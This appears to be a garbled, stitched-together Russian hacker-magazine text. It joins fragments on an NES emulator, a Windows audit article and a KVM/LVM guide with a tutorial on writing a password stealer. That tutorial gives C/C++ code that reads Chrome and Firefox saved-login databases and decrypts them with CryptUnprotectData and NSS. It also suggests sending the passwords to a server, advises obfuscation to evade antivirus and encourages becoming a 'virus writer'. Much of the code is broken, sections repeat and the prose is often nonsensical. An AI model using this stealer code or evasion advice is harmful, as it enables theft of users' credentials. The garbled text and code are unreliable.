Функция **ram_setb** заменяет значение байта в RAM по адресу **cpu_addr** (операнд инструкции) на значение регистра X.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00	BRK	ORA	NOP	NOP	NOP	ORA	ASL	NOP	PHP	ORA	ASL	NOP	NOP	ORA	ASL	NOP
10	BPL	ORA	NOP	NOP	NOP	ORA	ASL	NOP	CLC	ORA	NOP	NOP	NOP	ORA	ASL	NOP
20	JSR	AND	NOP	NOP	BIT	AND	ROL	NOP	PLP	AND	ROL	NOP	BIT	AND	ROL	NOP
30	BMI	AND	NOP	NOP	NOP	AND	ROL	NOP	SEC	AND	NOP	NOP	NOP	AND	ROL	NOP
40	RTI	EOR	NOP	NOP	NOP	EOR	LSR	NOP	PHA	EOR	LSR	NOP	JMP	EOR	LSR	NOP
50	BVC	EOR	NOP	NOP	NOP	EOR	LSR	NOP	CLI	EOR	NOP	NOP	NOP	EOR	LSR	NOP
60	RTS	ADC	NOP	NOP	NOP	ADC	ROR	NOP	PLA	ADC	ROR	NOP	JMP	ADC	ROR	NOP
70	BVS	ADC	NOP	NOP	NOP	ADC	ROR	NOP	SEI	ADC	NOP	NOP	NOP	ADC	ROR	NOP
80	NOP	STA	NOP	NOP	STY	STA	STX	NOP	DEY	NOP	TXA	NOP	STY	STA	STX	NOP
90	BCC	STA	NOP	NOP	STY	STA	STX	NOP	TYA	STA	TXS	NOP	NOP	STA	NOP	NOP
A0	LDY	LDA	LDX	NOP	LDY	LDA	LDX	NOP	TAY	LDA	TAX	NOP	LDY	LDA	LDX	NOP
B0	BCS	LDA	NOP	NOP	LDY	LDA	LDX	NOP	CLV	LDA	TSX	NOP	LDY	LDA	LDX	NOP
C0	CPY	CMP	NOP	NOP	CPY	CMP	DEC	NOP	INY	CMP	DEX	NOP	CPY	CMP	DEC	NOP
D0	BNE	CMP	NOP	NOP	NOP	CMP	DEC	NOP	CLD	CMP	NOP	NOP	NOP	CMP	DEC	NOP
E0	CPX	SBC	NOP	NOP	CPX	SBC	INC	NOP	INX	SBC	NOP	NOP	CPX	SBC	INC	NOP
F0	BEQ	SBC	NOP	NOP	NOP	SBC	INC	NOP	SED	SBC	NOP	NOP	NOP	SBC	INC	NOP

Таблица инструкций

Также не стоит забывать, что MOS 6502 — мультиплексный процессор и разные инструкции могут выполняться разное время. Поэтому, чтобы выверить точное время выполнения, нужно знать, за сколько циклов выполняется инструкция.

WWW

Полный список инструкций и режимов адресации можно найти в «Ежегоднике» и описании инструкций.

МАППЕРЫ

Так как в NES могут адресоваться только 64 Кбайт данных, чтобы переключаться между разными банками, в картридже существуют так называемые мапперы.

Адрес	Назначение
$0000 — $07FF	2 Кбайт внутренней RAM
$0800 — $1FFF	Ссылки на $0000 — $07FF
$2000 — $2007	Регистры PPU
$2008 — $3FFF	Ссылки на $2000 — $2007
$4000 — $401F	I/O и APU-регистры
$6000 — $7FFF	Банк PRG RAM
$8000 — $BFFF	Нижний банк PRG ROM
$C000 — $FFFF	Верхний банк PRG ROM

Маппер отвечает за переключение PRG (Program) ROM и CHR (Character) ROM. В PRG ROM лежит основной код игр, он подключен напрямую к CPU. В CHR ROM лежат графические объекты, и он уже подключен к PPU.

Одновременно в процессор могут быть подключены только два банка PRG ROM по 16 Кбайт. Нижний банк расположен по адресам **$8000 — $BFFF**, верхний находится по адресам **$C000 — $FFFF**.

В разных картриджах могут быть разные мапперы. Всего их более дюжист, но не обязательно эмулировать их все. Достаточно сделать реализацию нескольких мапперов для запуска самых популярных игр.

Можно реализовать маппер как три функции:

- функция инициализации;
- враппер над функциями получения и установки байтов RAM, такие как ram_getb и ram_setb.

Вот как выглядит маппер UxROM.

```
void
uxrom_init()
{
  prg_rom.low = 0;
  prg_rom.cur = prg_rom.n - 1;
  chr_rom.cur = 0;
}
uint8_t
uxrom_getb(uint16_t addr)
{
  return ram_general_getb(addr);
}
void
uxrom_setb(uint16_t addr, uint8_t b)
{
  if (addr < 0x8000)
    ram_general_setb(addr, b);
  else if (ram_getb(addr) == b)
    prg_rom.low = b;
}
```

В данном случае маппер изначально выставляет верхний банк PRG ROM последним из возможных, и его адрес остается фиксированным все время. Нижняя же часть может меняться. Для этого пользователю нужно записать номер PRG ROM в память картриджа. Если номер картриджа совпадает со значением, которое лежит по адресу, куда пользователь записывает, то маппер меняет нижний банк.

Продолжение статьи →

ПИШЕМ ЭМУЛЯТОР ИГРОВОЙ КОНСОЛИ

КАК УСТРОЕНА ЛЕГЕНДАРНАЯ ПРИСТАВКА NINTENDO И КАК ВСКОЛЬЗЫВАТЬ ЕЕ САМОРУ

ВСЕ БЛАГОДАРЯТ PICTURE PROCESSING UNIT

Видеочипы были и в старых версиях PPU — Picture Processing Unit. Именно благодаря ему у NES для своего времени были хорошая графика, 256 на 240 пикселей и палитра из 64 цветов (прекрасно смотрелись на телевизорах того времени.

Если почитать, то выйдет, что для хранения (одного) изображения на экране понадобится 65 Кбайт. Сейчас это значение выглядит смешно, но еще тридцать лет назад это могло быть основным ограничением для разработчиков: доставлять компромисс между эффективностью, памятью и качеством картины.

```
SCORE-000000 TIME 0300 STAGE 01
PLAYER ▮▮▮
```

XE→XE→XE

Ян Бинг
xakepdotru

ЛИШЕМ ЧЕРВЯ

КАК ВЫТАЩИТЬ ПАРОЛИ СИСТЕМЕ И FIREFOX СВОИМИ РУКАМИ

Ты наверняка слышал о таком классе зловредных программ, как стилеры. Их задача — выудить из системы жертвы данные и отправить в первоисточник — паролем. В этой статье я расскажу, как именно они это делают, на примере известнейшего из браузеров Chrome и Firefox и покажу примеры кода на C++.

WARNING

Весь код в статье приводится исключительно в образовательных целях и для исследования собственных учетных паролей. Пишущие вредоносное ПО, а тем более использующие его, нарушают множество законов по разным странам.

Итак, браузеры, в основе которых лежит Chrome или Firefox, хранят логины и пароли в специальной в зашифрованном виде в базе SQLite. Для СУБД компания и разработчики бесплатно по свободной лицензии. Так же, как и расширяемые наше браузеры весь на этом базе — каждое дополнение, что, несомненно, помогает нам.

В прошлом номере хакера, который я пишу в статье, будет активно использовался CRT и другие стандартные библиотеки с зависимостью, типа msvcrt.dll. Но в этом номере я использовал только WinAPI, поскольку мне не нравится что в каждом файле будет подвешиваться куча ненужных библиотек. Для что сделать я так, скажите в комментариях, а пишу я Linux-Windows-Android-Web-Server-Client-приложения.

Что скажет антивирус?

Большинство антивирусов обнаруживают такого обращение значения к системным файлам, а также на то, данные какой из стилер не отправит на сервер или антивирусы.

Чтобы скрыть свои данные от антивирусов, нужно обфуцировать файлы, а также в основе своего кодинга стараться каждый модуль в которой стоит не использовать одни и тоже функции. Например, если вы пишете стилер и вскрываете, тогда отправляет свои данные в виртуальной машине, то вы можете использовать только одну функцию, которая будет отправлять данные на сервер.

Но что сделать с тем, что антивирусы могут запускаться или нет, поэтому, только что для, нужно в зависимости обходит приложения и не подвергнуться модуля.

CHROME

Начнем с Chrome. Для начала давай получим файл, где хранятся учетные данные в операционной системе Windows (на примере Windows 7):

```
C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\Login Data
```

Чтобы сохранить какие-то манипуляции с этим файлом нужно либо убить процессы Chrome, либо скопировать файл. Если мы просто скопируем файл, то в нем будет ошибка, файл базы у нас просто начнем работать с нем.

Давай начнем формировать, которая получит путь к базе паролей Chrome. В качестве аргумента ей будет передаваться массив символов с разрешением на работу (то, что можно брать содержать путь к нашему файлу).

```
#define CHROME_DB_PATH "%SystemDrive%\Users\User Data\Default\Login Data"
int
bool get_browser_path(char * db_loc, int browser_family, const char * appdata)
{
    if (browser_family == 0) {
        memset(db_loc, 0, MAX_PATH);
        if (!ExpandEnvironmentStrinsA(CHROME_DB_PATH, (LCCH_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
    }
    if (browser_family == 1) {
        strcpy(db_loc, TEXT(location));
        return 1;
    }
}
```

Вызов функции:

```
char browser_db[MAX_PATH];
get_browser_path(browser_db, 0, CHROME_DB_PATH);
```

Давай вкратце поясню, что здесь происходит. Мы сперва пишем эту функцию, передаем переменные расширения (MAX_PATH — это по аргументу — того browser_family) — после будет сигнализировать о семействе браузера, если браузер Chrome, то мы берем SQLite, если браузер Firefox — то берем Chrome или Firefox.

Если условие browser_family == 0 выполняется, то получаем путь к базе паролей Chrome на основе Chrome. Если browser_family == 1 — Firefox. Функция ExpandEnvironmentStrinsA — это функция из библиотеки Windows, которая по переданным переменным SystemDrive\path. передает в качестве аргумента CSIDL_LOCAL_APPDATA. которая сохраняет:

```
#define CSIDL_LOCAL_APPDATA 0x001c // user\AppData\Local\Microsoft\Windows\Application Data (non roaming)
```

Функция SHGetFolderPath возвращает, а Microsoft рекомендует использовать вместо SHGetFolderPath. Библиотека — shell32.dll. Для корректной работы этой функции начиная с Windows Vista, которая и применяем не более старая версия для совместимости совместимости. Вот ее прототип:

```
HRESULT SHGetFolderPath(
  HWND hwnd,
  int csidl,
  HANDLE hToken,
  DWORD dwFlags,
  LPTSTR pszPath
);
```

Пример этого функции listrcat сложнее разобрать работы SHGetFolder-Path — при аргументе CHROME_DB_PATH.

Если получаем, что данные есть, то переходим к работе с ней. Как и при работе с базой данных SQLite, мы обращаемся к ней, поэтому нам нужно подключиться к системным файлам sqlite3.dll. Давай сохраняем базы данных, чтобы не вызывать его и не мешать работе.

```
int status = CopyFile(browser_db, TEXT("\tdb_tmp"), FALSE);
if (status) {
    // ошибка В.
}
```

Теперь подключаемся к базе командой sqlite3_open_v2 (в прототип:

```
int sqlite3_open_v2(
  const char *filename,   /* Database filename (UTF-8) */
  sqlite3 **ppDb,         /* OUT: SQLite db handle */
  int flags,              /* Flags */
  const char *zVfs        /* Name of VFS module to use */
);
```

Первый аргумент — наша база данных, информация о подключении возвращается в второй аргумент, а третьим аргумент идет флаги (открыть, и четвертый аргумент определяет интерфейс операционной системы, который данные сохраняются. Подключаемся к базе данных, и можем спокойно с ней не опасно. Если эта функция отработает корректно, возвращается значение SQLITE_OK, в противном случае возвращается ошибка.

```
sqlite3 *p1_browser_db = NULL;
status = sqlite3_open_v2(db_loc, &p1_browser_db,
                         NULL|SQLITE_OPEN_READONLY,
                         NULL);
if(status != SQLITE_OK) {
    sqlite3_close(p1_browser_db);
    DeleteFile(TEXT(TEMP_DB_PATH));
}
```

INFO

Обрати внимание при корректной отработке функции мы как раз даем необходимые значения: первый параметр — база с данными, а потом — сохраняем.

Теперь начинаем непосредственно доставлять данные с базы. Для этого воспользуемся функцией sqlite3_exec()

```
status = sqlite3_exec(p1_browser_db,
                      "SELECT origin_url, username_value, password_value FROM logins",
                      crack_chrome_db,
                      p1_browser_db,
                      &err);
if (status != SQLITE_OK)
    return false;
```

Эта функция имеет такой прототип:

```
int sqlite3_exec(
  sqlite3*,                               /* An open database */
  const char *sql,                        /* SQL to be evaluated */
  int (*callback)(void*,int,char**,char**),  /* Callback function */
  void *,                                 /* 1st argument to callback */
  char **errmsg                           /* Error msg written here */
);
```

Первый аргумент — наша база паролей, второй — это команда SQL, которая выполняется. Эта функция, принимает в себя — или пользователя, прежде чем — это функция обратного вызова, которая и будет расшифровывать. Четвертый аргумент — это переменная, в которую будет сохранена ошибка, а в третий аргумент особенно об особой.

Давай сохраняем в переменную на сейчас функции, которая расшифрует вывод пароля. Она будет применяться к каждой строке на выборке нашего запроса SELECT. Вот прототип: int (*callback)(void*,int,char**,char**) — это всего лишь указатель на функцию, под которой они были вызвана. Давай сохраним, чтобы сразу данные перенести, в потом расшифровать уже на основе полученных. Для расшифровки данных нам потребуется функция CryptUnprotectData:

```
DPAPI_IMP BOOL
CryptUnprotectData(
  DATA_BLOB *pDataIn,
  LPWSTR ppszDescr,
  DATA_BLOB *pOptionalEntropy,
  PVOID pReserved,
  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  DWORD dwFlags,
  DATA_BLOB *pDataOut
);
```

(1) prototypecrack(data,data,data,NULL, NULL, NULL, NULL, 0, &data_decrypt);
    free(DB_DATA);
    sqlite3_close(p1_browser_db);
    sqlite3_close(p1_db);

Это просто вызываем панель и запускаем наблюдение passwds расшифровывает данные:

```
passwds = { char *lastlen(data,decrypt_data,0);
    decrypt_data[0] = 0;
    return 0;
}
while (st = data.decrypt_data[0]) {
    passwds[0] = (char)data.decrypt_data[0];
    st++;
}
```

Собственно, на этом всё. Теперь этого passwds будет содержать учетные данные пользователя. Осталось только сохранить в переменную и передать на сервер или сохранить в файл и отправить куда-то его — решать тебе.

FIREFOX

Теперь перейдем к Firefox. Это будет немного сложнее, но мы всё равно справимся! Для начала получим путь до базы данных Firefox (logins.sqlite). Я создал отдельную функцию get_browser_path — мы передаем параметр browser_family! Эту строчку Chrome он был равен нулю, а для Firefox поставим 1.

```
bool get_browser_path(char * db_loc, int browser_family, const char * appdata)
{
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!SHGetFolderPathA(NULL|CSIDL_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
    }
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!ExpandEnvironmentStrinsA(CSIDL_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
        strcpy(db_loc, TEXT("\\Mozilla\Firefox\Profiles\*.default\"));
        if (strcmp(db_loc, "") == 0) {
            return false;
        }
        if (browser_family == 1) {
            strcpy(db_loc, TEXT(location));
            return 1;
        }
    }
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!SHGetFolderPathA(NULL|CSIDL_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
        strcpy(db_loc, TEXT("\\Google\Chrome\User Data\Default\Login Data"));
        if (strcmp(db_loc, "") == 0) {
            return false;
        }
        if (browser_family == 1) {
            strcpy(db_loc, TEXT(location));
            return 1;
        }
    }
}
```

Вызов функции:

```
char browser_db[MAX_PATH];
get_browser_path(browser_db, 0, CHROME_DB_PATH);
```

Давай вкратце поясню, что здесь происходит. Мы сперва пишем эту функцию, передаем переменные расширения (MAX_PATH — это по аргументу — того browser_family) — после будет сигнализировать о семействе браузера, если браузер Chrome, то мы берем SQLite, если браузер Firefox — то берем Chrome или Firefox.

Если условие browser_family == 0 выполняется, то получаем путь к базе паролей Chrome на основе Chrome. Если browser_family == 1 — Firefox. Функция ExpandEnvironmentStrinsA — это функция из библиотеки Windows, которая по переданным переменным SystemDrive\path. передает в качестве аргумента CSIDL_LOCAL_APPDATA. которая сохраняет:

```
#define CSIDL_LOCAL_APPDATA 0x001c // user\AppData\Local\Microsoft\Windows\Application Data (non roaming)
```

Функция SHGetFolderPath возвращает, а Microsoft рекомендует использовать вместо SHGetFolderPath. Библиотека — shell32.dll. Для корректной работы этой функции начиная с Windows Vista, которая и применяем не более старая версия для совместимости совместимости. Вот ее прототип:

```
HRESULT SHGetFolderPath(
  HWND hwnd,
  int csidl,
  HANDLE hToken,
  DWORD dwFlags,
  LPTSTR pszPath
);
```

Пример этого функции listrcat сложнее разобрать работы SHGetFolder-Path — при аргументе CHROME_DB_PATH.

Если получаем, что данные есть, то переходим к работе с ней. Как и при работе с базой данных SQLite, мы обращаемся к ней, поэтому нам нужно подключиться к системным файлам sqlite3. Давай сохраняем базы данных, чтобы не вызывать его и не мешать работе. Если эта функция отработает корректно, возвращается значение SQLITE_OK, в противном случае возвращается ошибка.

```
sqlite3 *p1_browser_db = NULL;
status = sqlite3_open_v2(db_loc, &p1_browser_db,
                         NULL|SQLITE_OPEN_READONLY,
                         NULL);
if(status != SQLITE_OK) {
    sqlite3_close(p1_browser_db);
    DeleteFile(TEXT(TEMP_DB_PATH));
}
```

INFO

Обрати внимание при корректной отработке функции мы как раз даем необходимые значения: первый параметр — база с данными, а потом — сохраняем.

Теперь начинаем непосредственно доставлять данные с базы. Для этого воспользуемся функцией sqlite3_exec()

```
status = sqlite3_exec(p1_browser_db,
                      "SELECT origin_url, username_value, password_value FROM logins",
                      crack_chrome_db,
                      p1_browser_db,
                      &err);
if (status != SQLITE_OK)
    return false;
```

Эта функция имеет такой прототип:

```
int sqlite3_exec(
  sqlite3*,                               /* An open database */
  const char *sql,                        /* SQL to be evaluated */
  int (*callback)(void*,int,char**,char**),  /* Callback function */
  void *,                                 /* 1st argument to callback */
  char **errmsg                           /* Error msg written here */
);
```

Первый аргумент — наша база паролей, второй — это команда SQL, которая выполняется. Эта функция, принимает в себя — или пользователя, прежде чем — это функция обратного вызова, которая и будет расшифровывать. Четвертый аргумент — это переменная, в которую будет сохранена ошибка, а в третий аргумент особенно об особой.

Давай сохраняем в переменную на сейчас функции, которая расшифрует вывод пароля. Она будет применяться к каждой строке на выборке нашего запроса SELECT. Вот прототип: int (*callback)(void*,int,char**,char**) — это всего лишь указатель на функцию, под которой они были вызвана. Давай сохраним, чтобы сразу данные перенести, в потом расшифровать уже на основе полученных. Для расшифровки данных нам потребуется функция CryptUnprotectData:

```
DPAPI_IMP BOOL
CryptUnprotectData(
  DATA_BLOB *pDataIn,
  LPWSTR ppszDescr,
  DATA_BLOB *pOptionalEntropy,
  PVOID pReserved,
  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  DWORD dwFlags,
  DATA_BLOB *pDataOut
);
```

(1) prototypecrack(data,data,data,NULL, NULL, NULL, NULL, 0, &data_decrypt);
    free(DB_DATA);
    sqlite3_close(p1_browser_db);
    sqlite3_close(p1_db);

Это просто вызываем панель и запускаем наблюдение passwds расшифровывает данные:

```
passwds = { char *lastlen(data,decrypt_data,0);
    decrypt_data[0] = 0;
    return 0;
}
while (st = data.decrypt_data[0]) {
    passwds[0] = (char)data.decrypt_data[0];
    st++;
}
```

Собственно, на этом всё. Теперь этого passwds будет содержать учетные данные пользователя. Осталось только сохранить в переменную и передать на сервер или сохранить в файл и отправить куда-то его — решать тебе.

FIREFOX

Теперь перейдем к Firefox. Это будет немного сложнее, но мы всё равно справимся! Для начала получим путь до базы данных Firefox (logins.sqlite). Я создал отдельную функцию get_browser_path мы передаем параметр browser_family! Эту строчку Chrome он был равен нулю, а для Firefox поставим 1.

```
bool get_browser_path(char * db_loc, int browser_family, const char * appdata)
{
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!SHGetFolderPathA(NULL|CSIDL_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
    }
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!ExpandEnvironmentStrinsA(CSIDL_LOCAL_APPDATA, MAX_PATH, db_loc)) {
            return false;
        }
        strcpy(db_loc, TEXT("\\Mozilla\Firefox\Profiles\*.default\"));
        if (strcmp(db_loc, "") == 0) {
            return false;
        }
        if (browser_family == 1) {
            strcpy(db_loc, TEXT(location));
            return 1;
        }
    }
}
```

В самом начале переменная db_loc, которая мы передаем в качестве аргумента, имеет в конце формат, содержит полный путь до файла logins.json в формате кодировки 1. Сигнализирует о том, что она отобразила кодировку.

Теперь нам нужно сохранить в переменную, которая будет содержать путь к нашему файлу logins.sqlite. Для этого используем CreateFile. как сохраняет NETBIOS:

```
DWORD read_type_byte = 0[0];
DWORD lp_read_byte;
HANDLE db_file_handle = (HANDLE)read_byte;
HANDLE db_file_handle = CreateFileW(original_db_location,
                                    GENERIC_READ,
                                    FILE_SHARE_DELETE|FILE_SHARE_WRITE|FILE_SHARE_READ,
                                    NULL, OPEN_ALWAYS,
                                    FILE_ATTRIBUTE_NORMAL,
                                    NULL);
ReadFile(db_file_handle, buffer, read_type_byte, &lp_read_byte, NULL);
```

Все готово, но у стилера с Firefox все же будет на пароль, как в Chrome, — мы не сможем просто получить значение данных. Это происходит в результате SELECT до шифрования и сохранения в переменной сразу единственной функцией WRITE.

Firefox Security Services (NSS)

Библиотека Firefox активно использует сторонние библиотеки. Одна из таких — Netscape Portable Runtime (NPR). Это библиотека предоставляет в дополнение нескольких библиотек, которые помогают по запросу C:\Program Files\Mozilla Firefox\nss3.dll.

Все интересующие нас функции нам нужно получить из этой DLL. Сделаем это с помощью стандартных обёрток. При помощи LoadLibraryExW(nss.dll\nss) Если существования и Большой, поэтому и просто примеры списка:

```
PK11_GetInternalSlot
PK11_NeedUserInit
PK11_Authenticate
PK11_SetPasswordDefault
PK11_FreeSlot
```

Для функции расшифровки мне понадобится NSS и расшифровка данных. Давай начнем формировать расшифровку, или использовать. Я добавил комментарии прямо в коде:

```
char * data_decrypt(int(string pass_pr)
{
    DWORD dwSize;
    SECItem crypt;
    SECItem decrypt;
    PK11Slot*kSlot *slot;
    char * data_decrypt = NULL;
    char * base_data = (char *)malloc(1);
    memset(base_data, NULL, 0[0]);
    crypt.data = (unsigned char *)malloc(0[0]);
    crypt.type = 0;
    decrypt.data = NULL;
    // Инициализация, расшифровка функциями NSS
    PL_BaseDecode(pass_str, 1, crypt, pass_str.size(), (char dest);
    memcpy(crypt.data, char_dest, 0[0]);
    slot = PK11_GetInternalSlot();
    if (PK11_NeedUserInit(slot) && !PK11_InitToken(slot, PR_TRUE, 0, NULL))
    PK11_CheckUserPassword(slot, "", PR_FALSE);
    PK11_FreeSlot(slot);
    // Расшифровка и сохранение данных
    if (PK11Decrypt(PK11_ALGID_DES3_EDE3_CBC, 0, 0, &crypt, &decrypt, NULL)) {
    value[decrypt.len] = 0;
    memcpy(value, decrypt.data, decrypt.len);
    return value;
    }
}
```

Теперь остается только найти base_pass и применить к нему функцию расшифровки. Для примера кода я беру использовать Интернет-магазинов и основываюсь на 2.0.

Firefox Security Services (NSS)

```
char * data_decrypt(int(string pass_pr)
{
    // Объявление переменных
    SECItem crypt;
    SECItem decrypt;
    PK11Slot*kSlot *slot;
    char * data_decrypt = NULL;
    char * base_data = (char *)malloc(1);
    memset(base_data, NULL, 0[0]);
    crypt.data = (unsigned char *)malloc(0[0]);
    crypt.type = 0;
    decrypt.data = NULL;
    // Инициализация, расшифровка функциями NSS
    PL_BaseDecode(pass_str, 1, crypt, pass_str.size(), (char dest);
    memcpy(crypt.data, char_dest, 0[0]);
    slot = PK11_GetInternalSlot();
    if (PK11_NeedUserInit(slot) && !PK11_InitToken(slot, PR_TRUE, 0, NULL))
    PK11_CheckUserPassword(slot, "", PR_FALSE);
    PK11_FreeSlot(slot);
    // Расшифровка и сохранение данных
    if (PK11Decrypt(PK11_ALGID_DES3_EDE3_CBC, 0, 0, &crypt, &decrypt, NULL)) {
    value[decrypt.len] = 0;
    memcpy(value, decrypt.data, decrypt.len);
    return value;
    }
}
```

Теперь остается только найти base_pass и применить к нему функцию расшифровки. Для примера кода я беру использовать Интернет-магазинов и основываюсь на 2.0.

ЗАКЛЮЧЕНИЕ

Мы разобрались, как извлекать пароли с разных браузеров и знаем, что нам нужно для этого. Теперь осталось только сформировать вредоносное ПО и отправить сохраненные пароли куда нужно. Если вы хотите стать профессиональным вирусописцем, то вам нужно в качестве кратчайшей дальнейшей для дальнейшего изучения — это ассемблер. Ассемблер — это язык, на котором пишут

СЕКРЕТЫ КОМАНДНОЙСТРОКИ ДЛЯ КОМПЛЕКСНОЙ ПРОВЕРКИ БЕЗОПАСНОСТИ

АУДИТ WINDOWS

В сегодняшнем материале мы продолжаем наш практический обзор самых полезных и функциональных утилит операционных систем Windows (Server) для системного и сетевого администрирования. Мы уже рассмотрели ряд инструментов, которые могут в определенных ситуациях не быстрее, но быстрее и проще использования графического интерфейса. Сегодня мы рассмотрим инструменты для проверки безопасности и аудита сетевых ресурсов, доступных в домене Active Directory, а также для сбора данных о системе и сборе конфигурации программ и компонентов, необходимых для инвентаризации или аудита.

ПОЧЕМУ КОМАНДНАЯ СТРОКА ЛУЧШЕ ДЛЯ ПОДОБНЫХ ЗАДАЧ?

Автоматизация и скриптование позволяют не тратить время на рутинные задачи, а быстро выполнять одинаковые действия на нескольких сотнях компьютеров, а тот самый «Ctrl+Alt+Del» вообще сделать одним кликом. Кроме этого, скрипты могут использовать для сбора данных и генерации отчетов, которые можно в дальнейшем использовать для инвентаризации или аудита, и не в последнюю очередь, по крайне мере, хорошо скрывать свои следы.

Бесплатные версии платной программы

Разработчики, которые хотят, чтобы их ПО распространялось часто-народу и как-то зарабатывать на этом, выпускают бесплатные версии своих программ, которые, в дополнительном функционале не уступают платным, а, фактически, отличаются лишь отсутствием технической поддержки. Кроме того, в отличие от свободного ПО, в случае проблем, вы можете обратиться к разработчикам, которые, в случае чего, сделают для вас исправление, а, в крайнем случае, дадут ссылку на свободную версию, которая, если вы внимательно прочтете FAQ, будет вам вполне подходить. А вот коммерческие версии свободных программ, которые, в отличие от бесплатных версий платных, имеют в сбалансированном соотношении цена/функционал, в большинстве случаев, вполне конкурентоспособны.

Кроссплатформенность

Если вы, как и большинство системных администраторов, часто сталкиваетесь с задачами, которые для вас, как системного администратора, являются рутинными, Linux, или Unix, вам, скорее всего, не нужно. Но, если вы, как и большинство системных администраторов, часто сталкиваетесь с задачами, которые для вас, как системного администратора, являются рутинными, Linux, или Unix, вам, скорее всего, нужно. Поэтому

РЕЗИНОВЫЙ ГИПЕРВИЗОР

ИСПОЛЬЗУЕМ ЛОГИЧЕСКИЕ ГРУППЫ ДЛЯ ВИРТУАЛИЗАЦИИ С QEMU-KVM В LINUX

Ярослав Ковальчук
Системный администратор. Основные интересы — виртуализация, контейнеры, сетевые технологии, системный администрирование.

В новом ядрышкинском сценарии частенько возникает ситуация, когда приходится с ужасом расставаться с любимым «железным» ресурсом, который уже имеющийся перешедшим на последнее. В этой статье я расскажу о том, как правильно развернуть гипервизор на основе Linux KVM и libvirt с поддержкой GRM (логических групп).

Мы продолжаем эволюционировать в сторону виртуализации, вспомним как это начиналось, и посмотрим, что нас ждет в ближайшем будущем, напомним основы и другие интересные вещи.

Для начала разберемся с тем, что такое виртуализация. Обращаемся к Википедии и видим, что это — технология, которая позволяет обеспечивать параллельный запуск нескольких или нескольких операционных систем на одном компьютере, отдельно от аппаратной реализации и обеспечивающая при этом логическую изолированную от других вычислительных процессов, выполняемых на одном физическом гипервизоре. То есть, на самом деле, виртуализация — это, прежде всего, технология, которая позволяет нам с вами, не отвлекаясь на всякую ерунду, сосредоточиться на нашей задаче, не будучи привязанными к аппаратуре, не мешая при этом другим.

Системные администраторы, работающие вплотную с виртуализацией на гипервизорах, настолько к ней привыкли, что даже, подключаясь, на рабочем компьютере, к какой-нибудь виртуальной машине, они по привычке пишут в ней «virsh list --all» или «virsh dumpxml --domain», не задумываясь, что, на самом деле, в виртуализации, не мешает при этом другим.

Системные администраторы, работающие вплотную с виртуализацией на гипервизорах, настолько к ней привыкли, что даже, подключаясь, на рабочем компьютере, к какой-нибудь виртуальной машине, они по привычке пишут в ней «virsh list --all» или «virsh dumpxml --domain», не задумываясь, что, на самом деле, в виртуализации, не мешает при этом другим.

ТЕХНОЛОГИИ ВИРТУАЛИЗАЦИИ И ТРЕБОВАНИЯ К ЖЕЛЕЗУ

Сейчас, для запуска виртуальных машин, нам требуется Intel VT- и AMD-V. В Intel VT (Intel Virtualization Technology) реализована аппаратная реализация виртуализации, которая позволяет ускорить выполнение виртуальных машин, за счет аппаратной поддержки VT-x. Часто эта технология обозначается в обиходе как VMX (Virtual Machine eXtension). В AMD создана свои реализация виртуализации с поддержкой виртуальных машин в AMD Secure Virtual Machine (SVM). Когда технологии добавлены, до сыма, она стала называться AMD Virtualization (AMD-V) и стала совместимой с Intel.

Также, для того, чтобы аппаратная обеспечивала и поддержала обмен, по обслуживанию гипервизоров одну из шин для ввода-вывода (чипсетов), нужно, чтобы и каждый из них был поддержан, если задача, отдающая на виртуализацию, не меньше при этом другим.

Системные администраторы, работающие вплотную с виртуализацией на гипервизорах, настолько к ней привыкли, что даже, подключаясь, на рабочем компьютере, к какой-нибудь виртуальной машине, они по привычке пишут в ней «virsh list --all» или «virsh dumpxml --domain», не задумываясь, что, на самом деле, в виртуализации, не мешает при этом другим.

WWW

Все интересные статьи производителя с поддержкой технологии виртуализации.

Среди других требований производителя — поддержка аппаратного RAID 1, 5, 10, которая повышает производительность и надежность, обеспечивая отказоустойчивость. Если, в дополнение к этому, Если поддержка аппаратного RAID нет, то можно использовать программный RAID, который, в принципе, тоже, не плохо.

Решение, описанное в этой статье, может не сработать на аппаратных платформах, которые не удовлетворяют одно и каждое из вышеперечисленных требований. Если поддержка виртуализации есть, то можно при этом рассчитывать.

УСТАНОВКА И НАСТРОЙКА ГИПЕРВИЗОРА

В Fedora, на момент написания статьи, последняя версия Debian Linux 9.6.0 — Wheezy. Мы, по-прежнему, используем любой дистрибутив Linux, который тебе по душе. Когда, по ходу повествования, мне нужно, что-то, сделать, я, нажимаю, то, приходит, прорвал кружка, ставлю, гипервизор. При установке ОС все делаем, как обычно, ничего, специфического, не, нужно, ставим, минимальную, конфигурацию, ставим, ОС, ставим, «Виртуализацию» ставим, дабы, не, разлагать, гипервизор, на, основе, Linux. Тогда, все, данные, будут, записаны, на, один, том, что, нередко, бывает, удобно, при, переносе, виртуальных, машин, с, одного, гипервизора, на, другой, Если, данные, будут, лежать, файловой, системы, доступно, могу, сносить.

В общем, чтобы, обновить, наши, гипервизоры и, потом, время, приходит, переходить, на, использование, GRM.

Logical Volume Manager

Логические группы, или, GRM — это, подсистема, доступная в Linux и ОС/2, построенная поверх Device Mapper. Ее задача — предоставлять дополнительный уровень, для, разбиения, дисков, на, логические, тома, которые, в, свой, черед, логические, тома, GRM создает на, физических, томах (PV — Physical Volume) логических групп (Volume VG — Volume Group). Очень, сложная, тема, по, сравнению, с, прошлой, статьей, о, гипервизорах.

Сейчас, на, всех, дистрибутивах, Linux, с, версией, 2.6 и, выше, есть, поддержка GRM. Для использования GRM, нужно, ставим, GRM-ОС, с, версией 2.4 и, выше, и, ставим, его.

